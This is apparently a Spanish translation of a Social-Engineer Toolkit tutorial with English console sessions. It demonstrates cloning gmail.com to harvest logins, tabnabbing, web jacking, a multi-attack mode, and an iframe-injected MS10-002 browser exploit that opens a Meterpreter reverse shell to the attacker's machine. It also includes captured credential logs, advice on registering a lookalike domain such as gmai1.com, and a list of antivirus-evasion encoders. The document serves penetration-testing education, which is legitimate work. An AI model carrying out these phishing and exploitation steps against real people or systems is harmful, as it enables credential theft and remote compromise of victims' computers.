El Metodo Metasploit Exploit del Navegador importara exploits del lado cliente de Metasploit con la habilidad para clonar un sitio web y utilizar exploits basados en navegador. Echemos un rapido vistazo a como se ejecuta un exploit del navegador desde SET.

Select from the menu:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 2

The Social-Engineer Toolkit "Web Attack" vector is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

Enter what type of attack you would like to utilize.

The Java Applet attack will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit browser exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The TabNabbing Method will wait for a user to move to a different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by Kos and utilizes HTTP REFERER's in order to intercept fields and harvest data from them. You need to have an already vulnerable site and incorporate script src="http://YOURIP/". This could either be from a compromised site or through XSS.

The web jacking attack method was introduced by white\_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked

a window pops up then is replaced with the malicious link. You can edit

the link replacement settings in the set\_config if its to slow/fast.

The multi-attack will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method

```
8. Return to the previous menu
```

```
Enter your choice (press enter for default): 2
```

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

```
[!] Website Attack Vectors [!]
```

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

```
Enter number (1-4): 2
```

SET supports both HTTP and HTTPS

Example: http://www.thisisafakesite.com

Enter the url to clone: https://gmail.com

Enter the browser exploit you would like to use

1. Internet Explorer CSS Tags Memory Corruption
2. Sun Java Runtime New Plugin docbase Buffer Overflow
3. Microsoft Windows WebDAV Application DLL Hijacker
4. Adobe Shockwave rcsL Memory Corruption Exploit
5. Adobe CoolType SING Table "uniqueName" Stack Buffer Overflow
6. Apple QuickTime 7.6.7 \_Marshaled\_pUnk Code Execution
7. Microsoft Help Center XSS and Command Execution (MS10-042)
8. Microsoft Internet Explorer iepeers.dll Use After Free (MS10-018)
9. Microsoft Internet Explorer Tabular Data Control Exploit (MS10-018)
10. Microsoft Internet Explorer "Aurora" Memory Corruption (MS10-002)
11. Microsoft Internet Explorer 7 Uninitialized Memory Corruption (MS09-002)
12. Microsoft Internet Explorer Style getElementsByTagName Corruption (MS09-072)
13. Microsoft Internet Explorer isComponentInstalled Overflow
14. Microsoft Internet Explorer Explorer Data Binding Corruption (MS08-078)
15. Microsoft Internet Explorer Unsafe Scripting Misconfiguration
16. FireFox 3.5 escape Return Value Memory Corruption
17. Metasploit Browser Autopwn (USE AT OWN RISK!)

```
Enter your choice (1-12) (enter for default): 7
What payload do you want to generate:
```

Name:	Description:
1. Windows Shell Reverse_TCP victim and send back to attacker.	Spawn a command shell on
2. Windows Reverse_TCP Meterpreter on victim and send back to attacker.	Spawn a meterpreter shell
3. Windows Reverse_TCP VNC DLL victim and send back to attacker.	Spawn a VNC server on
4. Windows Bind Shell an accepting port on remote system.	Execute payload and create
5. Windows Bind Shell X64 Bind TCP Inline	Windows x64 Command Shell,
6. Windows Shell Reverse_TCP X64 Reverse TCP Inline	Windows X64 Command Shell,
7. Windows Meterpreter Reverse_TCP X64 attacker (Windows x64), Meterpreter	Connect back to the
8. Windows Meterpreter Egress Buster and find a port home via multiple ports	Spawn a meterpreter shell
9. Download/Run your Own Executable runs it	Downloads an executable and

```
Enter choice (example 1-8) (Enter for default):
```

```
Enter the port to use for the reverse (enter for default):
```

```
[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
[*] Injecting iframes into cloned website for MSF Attack....
[*] Malicious iframe injection successful...crafting payload.
```

```
*****
Web Server Launched. Welcome to the SET Web Attack.
*****
```

```
[--] Tested on IE6, IE7, IE8, Safari, Chrome, and FireFox [--]
```

```
[*] Launching MSF Listener...
[*] This may take a few to load MSF...
[-] ***
[-] * WARNING: No database support: String User Disabled Database
Support
[-] ***
```

```
## ## #### ##### ###### ###### ###### ###### ###### ###### #####
## ## ###### ###### ###### ###### ###### ###### ###### ###### #####
##### ###### ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ##
```

```

##    ##    ##### ##    #####    ##    #####    ######    ###### ##

      =[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- ---[ 588 exploits - 300 auxiliary
+ -- ---[ 224 payloads - 27 encoders - 8 nops
      =[ svn r10268 updated today (2010.09.09)

resource (src/program_junk/meta_config)> use
windows/browser/ms10_002_aurora
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set URIPATH /
URIPATH => /
resource (src/program_junk/meta_config)> set SRVPORT 8080
SRVPORT => 8080
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(ms10_002_aurora) >
[*] Started reverse handler on 172.16.32.129:443
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://172.16.32.129:8080/
[*] Server started.

```

Una vez que la víctima navega por nuestro sitio web malicioso, lo verá exactamente como el sitio que has clonado, y el sistema se verá comprometido.

```

[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 ->
172.16.32.131:1183) at Thu Sep 09 10:14:22 -0400 2010
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > shell
Process 2988 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Administrator\Desktop>

```

# Ataque del Cosechador de Credenciales

## Ataque del Cosechador de Credenciales

El metodo de ataque del cosechador de credenciales se utiliza cuando no quieres especificamente obtener una shell sino realizar ataques phishing con el objetivo de obtener nombre de usuarios y contraseñas del sistema. En este vector de ataque, un sitio web se clonara, y cuando la victimia introduzca sus credenciales de usuario, los nombres de usuarios y contraseñas seran enviados de vuelta a tu maquina y la victimia sera redirigida al sitio legitimo.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

Email harvester will allow you to utilize the clone capabilities within SET to harvest credentials or parameters from a website as well as place them into a report.

SET supports both HTTP and HTTPS

Example: <http://www.thisisafakesite.com>

Enter the url to clone: <https://gmail.com>

```
[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
```


The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

```
[*] I have read the above message. [*]
```

Press {return} to continue.

```
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Una vez que la victima pulsa sobre el enlace, se le presentara una replica exacta de gmail.com y se le requerira introducir su nombre de usuario y contraseña en los campos del formulario.



Tan pronto como la victima pulse 'sign in', se nos mostraran las credenciales y la victima sera redirigida al sitio legitimo.

```
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
172.16.32.131 - - [09/Sep/2010 10:12:55] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: ltmp=defa
PARAM: ltmpcache=2
PARAM: continue=https://mail.google.com/mail/?#
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=-7536764660264620804
PARAM: ltmp=defa
PARAM: ltmp=defa
PARAM: scc=1
PARAM: ss=1
PARAM: timeStmp=
PARAM: secTok=
```

```
PARAM: GALX=nwAWNtEqGc
POSSIBLE USERNAME FIELD FOUND: Email=thisismyuser
POSSIBLE PASSWORD FIELD FOUND: Passwd=thisismypassword
PARAM: rmShown=1
PARAM: signIn=Sign+in
PARAM: asts=
[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT
```

Notese tambien que cuando hayas acabado, pulsando CONTROL-C, se generara un informe para ti en dos formatos. El primero es un informe basado en html, el otro es xml y necesitaras parsear la informacion en otra herramienta.

```
^C[*] File exported to reports/2010-09-09 10:14:30.152435.html for
your reading pleasure...
[*] File in XML format exported to reports/2010-09-09
10:14:30.152435.xml for your reading pleasure...
```

Press {return} to return to the menu.^C  
The Social-Engineer Toolkit "Web Attack" vector is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

Enter what type of attack you would like to utilize.

The Java Applet attack will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit browser exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The TabNabbing Method will wait for a user to move to a different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by Kos and utilizes HTTP REFERER's in order to intercept fields and harvest data from them. You need to have an already vulnerable site and incorporate script src="http://YOURIP/". This could either be from a compromised site or through XSS.

The web jacking attack method was introduced by white\_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked

a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set\_config if its to slow/fast.

The multi-attack will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): ^C

Thank you for shopping at the Social-Engineer Toolkit.

Hack the Gibson...

```
root@bt:/pentest/exploits/set# firefox reports/2010-09-09\  
10\14\30.152435.  
2010-09-09 10:14:30.152435.html 2010-09-09 10:14:30.152435.xml  
root@bt:/pentest/exploits/set# firefox reports/2010-09-09\  
10\14\30.152435.html
```

http://btsr

Welcome to the Social-Engineer Toolkit Report Generation Tool. This report should contain information obtained during a successful phishing attack and provide you with the website and all of the parameters that were harvested. Please remember that SET is open-source, free, and available to the information security community. Use this tool for good, not evil.

Social Engineering is defined as the process of deceiving people into giving away access or confidential information.

Wikipedia defines it as: "is the act of manipulating people into performing actions or divulging confidential information. While similar to a confidence trick or simple fraud, the term typically applies to trickery or deception for the purpose of information gathering, fraud, or computer system access; in most cases the attacker never comes face-to-face with the victim."

We consider social engineering to be the greatest risk to security.

**Report Findings Below:**

Report findings on gmail.com

```
PARAM: ltmp=defal
PARAM: ltmpcach=2
PARAM: continue=https://mail.google.com/mail/?l
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=-7536764660264620804
PARAM: ltmp=defal
PARAM: ltmp=defal
PARAM: scc=1
PARAM: ss=1
PARAM: timeSmp=
PARAM: secTok=
PARAM: GALX=nwANEITEqGc
PARAM: Email=thisismyuser
PARAM: Passwd=thisismy password
PARAM: rmShow=1
PARAM: signIn=Sign+in
PARAM: asts=
```

## Ataque TabNabbing

### Metodo de Ataque Tabnabbing

El metodo de ataque tabnabbing se utiliza cuando una victima tiene multiples pestañas del navegador abiertas, cuando el usuario pulsa el enlace, a la victima se le presentara un "Please wait while the page loads" (Por favor espera mientras carga la pagina). Cuando la victima cambia entre pestañas, porque es multitarea, el sitio web detecta que una pestaña nueva esta presente y reescribe la pagina web como un sitio especificado por ti. La victima vuelve a pulsar en la pestaña tras un periodo de tiempo y cree que ha desconectado de su programa de correo o de su aplicacion de negocios e introduce las credenciales. Conforme son insertadas, son cosechadas, y el usuario es redirigido de vuelta al sitio web original.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

```
Enter your choice (press enter for default): 4
```

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

```
[!] Website Attack Vectors [!]
```

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

```
Enter number (1-4): 2
```

SET supports both HTTP and HTTPS

Example: http://www.thisisafakesite.com

Enter the url to clone: https://gmail.com

```
[*] Cloning the website: https://gmail.com
```

```
[*] This could take a little bit...
```

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

```
[*] I have read the above message. [*]
```

```
Press {return} to continue.
```

```
[*] Tabnabbing Attack Vector is Enabled...Victim needs to switch tabs.
```

```
[*] Social-Engineer Toolkit Credential Harvester Attack
```

```
[*] Credential Harvester is running on port 80
```

```
[*] Information will be displayed to you as it arrives below:
```

A la victima se le presenta una pagina web que le pide que espere mientras se carga.



Cuando la victimas cambian de pestaña, el sitio web se reescribe. La victimas con suerte introduciran su informacion de acceso y se cosecharan las credenciales.

A screenshot of the Gmail login page. The header says "Gmail by Google" and "Welcome to Gmail". Below it, there's a section titled "A Google approach to email." with three items: "Less spam" (with a red circle icon), "Mobile access" (with a blue mobile phone icon), and "Lots of space" (with a brown cube icon). To the right is a "Sign in with your Google Account" form. At the bottom, there's a yellow box with the text "Update: the privacy policy has been simplified and updated. Learn more." and a "Create an account" button.

```
[*] WE GOT A HIT! Printing the output:  
PARAM: ltmp1=default  
PARAM: ltmp1cache=2  
PARAM: continue=https://mail.google.com/mail/?  
PARAM: service=mail  
PARAM: rm=false  
PARAM: dsh=-9060819085229816070  
PARAM: ltmp1=default  
PARAM: ltmp1=default  
PARAM: scc=1  
PARAM: ss=1  
PARAM: timeStmp=  
PARAM: sectok=  
PARAM: GALX=00-69E-Tt5g  
POSSIBLE USERNAME FIELD FOUND: Email=sfdfsfsd  
POSSIBLE PASSWORD FIELD FOUND: Passwd=afds
```

```
PARAM: rmShown=1  
PARAM: signIn=Sign+in  
PARAM: asts=  
[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT
```

## Ataque de Hombre Dejado en El Medio

### Ataque de Hombre Dejado en el Medio

El ataque hombre dejado en el medio utiliza HTTP REFERERS en un sitio ya comprometido, o vulnerable a XSS, para pasar de vuelta las credenciales al servidor HTTP. En esta instancia, si encuentras una vulnerabilidad XSS y envias la URL a la victim a la victima y pulsa el enlace, el sitio web seguira operando al 100% aunque cuando vayan a iniciar sesion en el sistema, cosechara las credenciales y las pasara de vuelta al atacante.

```
1. The Java Applet Attack Method  
2. The Metasploit Browser Exploit Method  
3. Credential Harvester Attack Method  
4. Tabnabbing Attack Method  
5. Man Left in the Middle Attack Method  
6. Web Jacking Attack Method  
7. Multi-Attack Web Method  
8. Return to the previous menu  
Enter your choice (press enter for default): 5  
*****  
Web Server Launched. Welcome to the SET MLTM.  
*****  
Man Left in the Middle Attack brought to you by:  
Kyle Osborn - kyle@kyleosborn.com  
Starting server on 0.0.0.0:80...  
[*] Server has started
```

## Ataque Web Jacking

### Metodo de Ataque Web Jacking

El metodo de ataque web jacking creara un clon del sitio web y presentara un enlace a la victim informandole de que el sitio web ha sido movido. Esta es una nueva caracteristica de SET version 0.7. Cuando pasas sobre un enlace, la URL se presentara como la URL real, no la maquina del atacante. Asi que, por ejemplo si estas clonando gmail.com, la url al pasar por encima del enlace mostrara gmail.com. Cuando el usuario pulsa el enlace movido, gmail se abre y rapidamente es reemplazado por tu servidor web malicioso. Recuerda, puedes cambiar los tiempos del ataque webjacking en las opciones de config/set\_config.

```
1. The Java Applet Attack Method  
2. The Metasploit Browser Exploit Method  
3. Credential Harvester Attack Method  
4. Tabnabbing Attack Method
```

5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 6

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS

Example: http://www.thisisafakesite.com

Enter the url to clone: https://gmail.com

[\*] Cloning the website: https://gmail.com  
[\*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

[\*] I have read the above message. [\*]

Press {return} to continue.


[\*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.  
[\*] Social-Engineer Toolkit Credential Harvester Attack  
[\*] Credential Harvester is running on port 80  
[\*] Information will be displayed to you as it arrives below:

Cuando la víctima vaya al sitio el/ella notara en el siguiente enlace, en la URL al lado inferior izquierdo, que es gmail.com

**The site <https://gmail.com> has moved, click here to go to the new location.**

<https://gmail.com/>

Cuando la victim pulsa sobre el enlace, se le presentara la siguiente pagina web:



Si miras en la barra de URL, estamos en nuestro servidor web malicioso. En casos de ingenieria social, querras hacerlo creible, por lo que utilizar una direccion IP es generalmente mala idea. Mi recomendacion es que si estas haciendo un test de penetracion, registres un nombre similar para victim, asi para gmail.com podrias hacer gmai1.com (notese el 1), algo similar que puede confundir al usuario para que piense que es el sitio legitimo. La mayoria de veces ni siquiera notarian la direccion IP, pero es simplemente otra forma de asegurar que todo va sin problemas. Ahora la victim introduce usuario y contraseña en los campos, y notaras que hemos interceptado las credenciales.

[\*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.  
[\*] Social-Engineer Toolkit Credential Harvester Attack  
[\*] Credential Harvester is running on port 80  
[\*] Information will be displayed to you as it arrives below:

```

172.16.32.131 - - [09/Sep/2010 12:15:13] "GET / HTTP/1.1" 200 -
172.16.32.131 - - [09/Sep/2010 12:15:56] "GET /index2.html HTTP/1.1"
200 -
[*] WE GOT A HIT! Printing the output:
PARAM: ltmpl=default
PARAM: ltmplcache=2
PARAM: continue=https://mail.google.com/mail/?#
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=-7017428156907423605
PARAM: ltmpl=default
PARAM: ltmpl=default
PARAM: scc=1
PARAM: ss=1
PARAM: timeStmp=
PARAM: sectok=
PARAM: GALX=0JsVTaj70sk
POSSIBLE USERNAME FIELD FOUND: Email=thisismyusername
POSSIBLE PASSWORD FIELD FOUND: Passwd=thisismypassword
PARAM: rmShown=1
PARAM: signIn=Sign+in
PARAM: asts=
[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT

```

## Multi-Ataque Web

### Vector Multi-Ataque Web

El vector multi-ataque web es nuevo en la version 0.7, y te permitira especificar multiples metodos de ataque web para realizar un solo ataque. En algunos escenarios, el Applet Java puede fallar aunque un exploit de Internet Explorer haya tenido exito. O quizas el Applet Java y el exploit de Internet Explorer fallan y la cosecha de credenciales ha tenido exito. El vector multi-ataque te permite poner en ON y en OFF diferentes vectores y combinar todos los ataques es una pagina web especifica. Asi cuando el usuario pulsa el enlace sera objetivo de cada uno de los vectores de ataque especificados. Algo a tener en cuenta con el vector de ataque es que no puedes utilizar Tabnabbing, Cosecha de Credenciales o Web Jacking con el ataque Hombre Dejado en el Medio. Basandose en los vectores de ataque no deberian combinarse en ningun caso. Echemos un vistazo al vector de multi-ataque. En este escenario vamos a poner en ON el ataque Applet Java, exploit Metasploit del Lado-Cliente, y el ataque Web Jacking. Cuando la victimia navega por el sitio, el/ella debera pulsar sobre un enlace y sera bombardeado con cosecha de credenciales, exploits Metasploit, y el ataque applet java. Vamos a seleccionar intencionadamente el exploit de Internet Explorer 7 y navegaremos la pagina utilizando IE6 solo para demostrar que si una tecnica falla, tenemos otros metodos.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method

- 6. Web Jacking Attack Method
- 7. Multi-Attack Web Method
- 8. Return to the previous menu

Enter your choice (press enter for default): 7

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

#### [!] Website Attack Vectors [!]

- 1. Web Templates
- 2. Site Cloner
- 3. Custom Import
- 4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS

Example: http://www.thisisafakesite.com

Enter the url to clone: https://gmail.com

[\*\*\*\*\*]

#### Multi-Attack Web Attack Vector

[\*\*\*\*\*]

The multi attack vector utilizes each combination of attacks and allow the user to choose the method for the attack. Once you select one of the attacks, it will be added to your attack profile to be used to stage the attack vector. When you finished be sure to select the 'Im finished' option.

Select which attacks you want to use:

- 1. The Java Applet Attack Method (OFF)
- 2. The Metasploit Browser Exploit Method (OFF)
- 3. Credential Harvester Attack Method (OFF)
- 4. Tabnabbing Attack Method (OFF)
- 5. Man Left in the Middle Attack Method (OFF)
- 6. Web Jacking Attack Method (OFF)
- 7. Use them all - A.K.A. 'Tactical Nuke'

8. I'm finished and want proceed with the attack.
9. Return to main menu.

Enter your choice one at a time (hit 8 or enter to launch): 1

Turning the Java Applet Attack Vector to ON

Option added. Press {return} to add or prepare your next attack.

[\*\*\*\*\*]

Multi-Attack Web Attack Vector

[\*\*\*\*\*]

The multi attack vector utilizes each combination of attacks and allow the user to choose the method for the attack. Once you select one of the attacks, it will be added to your attack profile to be used to stage the attack vector. When your finished be sure to select the 'I'm finished' option.

Select which attacks you want to use:

1. The Java Applet Attack Method (ON)
2. The Metasploit Browser Exploit Method (OFF)
3. Credential Harvester Attack Method (OFF)
4. Tabnabbing Attack Method (OFF)
5. Man Left in the Middle Attack Method (OFF)
6. Web Jacking Attack Method (OFF)
7. Use them all - A.K.A. 'Tactical Nuke'
8. I'm finished and want proceed with the attack.
9. Return to main menu.

Enter your choice one at a time (hit 8 or enter to launch): 2

Turning the Metasploit Client Side Attack Vector to ON

Option added. Press {return} to add or prepare your next attack.

[\*\*\*\*\*]

Multi-Attack Web Attack Vector

[\*\*\*\*\*]

The multi attack vector utilizes each combination of attacks and allow the user to choose the method for the attack. Once you select one of the attacks, it will be added to your attack profile to be used to stage the attack vector. When your finished be sure to select the 'I'm finished' option.

Select which attacks you want to use:

1. The Java Applet Attack Method (ON)
2. The Metasploit Browser Exploit Method (ON)
3. Credential Harvester Attack Method (OFF)
4. Tabnabbing Attack Method (OFF)
5. Man Left in the Middle Attack Method (OFF)
6. Web Jacking Attack Method (OFF)
7. Use them all - A.K.A. 'Tactical Nuke'
8. I'm finished and want proceed with the attack.
9. Return to main menu.

Enter your choice one at a time (hit 8 or enter to launch): 6

Turning the Web Jacking Attack Vector to ON

Option added. Press {return} to add or prepare your next attack.

[\*\*\*\*\*]

#### Multi-Attack Web Attack Vector

[\*\*\*\*\*]

The multi attack vector utilizes each combination of attacks and allow the user to choose the method for the attack. Once you select one of the attacks, it will be added to your attack profile to be used to stage the attack vector. When you're finished be sure to select the 'I'm finished' option.

Select which attacks you want to use:

1. The Java Applet Attack Method (ON)
2. The Metasploit Browser Exploit Method (ON)
3. Credential Harvester Attack Method (ON)
4. Tabnabbing Attack Method (OFF)
5. Man Left in the Middle Attack Method (OFF)
6. Web Jacking Attack Method (ON)
7. Use them all - A.K.A. 'Tactical Nuke'
8. I'm finished and want proceed with the attack.
9. Return to main menu.

Enter your choice one at a time (hit 8 or enter to launch):

Inversamente, puedes utilizar la opción "Tactical Nuke" (opción 7) que habilitará todos los vectores de ataque automáticamente para ti. En este ejemplo, puedes ver los parámetros cambiados y los métodos Applet Java, Exploit Navegador Metasploit, Cosechador de Credenciales, y ataque Web Jacking, todos han sido habilitados. Para proceder pulsa enter o la opción 8.

Enter your choice one at a time (hit 8 or enter to launch):

What payload do you want to generate:

Name:	Description:
1. Windows Shell Reverse_TCP victim and send back to attacker.	Spawn a command shell on
2. Windows Reverse_TCP Meterpreter on victim and send back to attacker.	Spawn a meterpreter shell
3. Windows Reverse_TCP VNC DLL victim and send back to attacker.	Spawn a VNC server on
4. Windows Bind Shell an accepting port on remote system.	Execute payload and create
5. Windows Bind Shell X64 Bind TCP Inline	Windows x64 Command Shell,
6. Windows Shell Reverse_TCP X64 Reverse TCP Inline	Windows X64 Command Shell,
7. Windows Meterpreter Reverse_TCP X64 attacker (Windows x64), Meterpreter	Connect back to the
8. Windows Meterpreter Egress Buster and find a port home via multiple ports	Spawn a meterpreter shell
9. Import your own executable executable	Specify a path for your own

Enter choice (hit enter for default):

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

1. avoid\_utf8\_tolower (Normal)
2. shikata\_ga\_nai (Very Good)
3. alpha\_mixed (Normal)
4. alpha\_upper (Normal)
5. call4\_dword\_xor (Normal)
6. countdown (Normal)
7. fnstenv\_mov (Normal)
8. jmp\_call\_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode\_mixed (Normal)
12. unicode\_upper (Normal)
13. alpha2 (Normal)
14. No Encoding (None)
15. Multi-Encoder (Excellent)
16. Backdoored Executable (BEST)

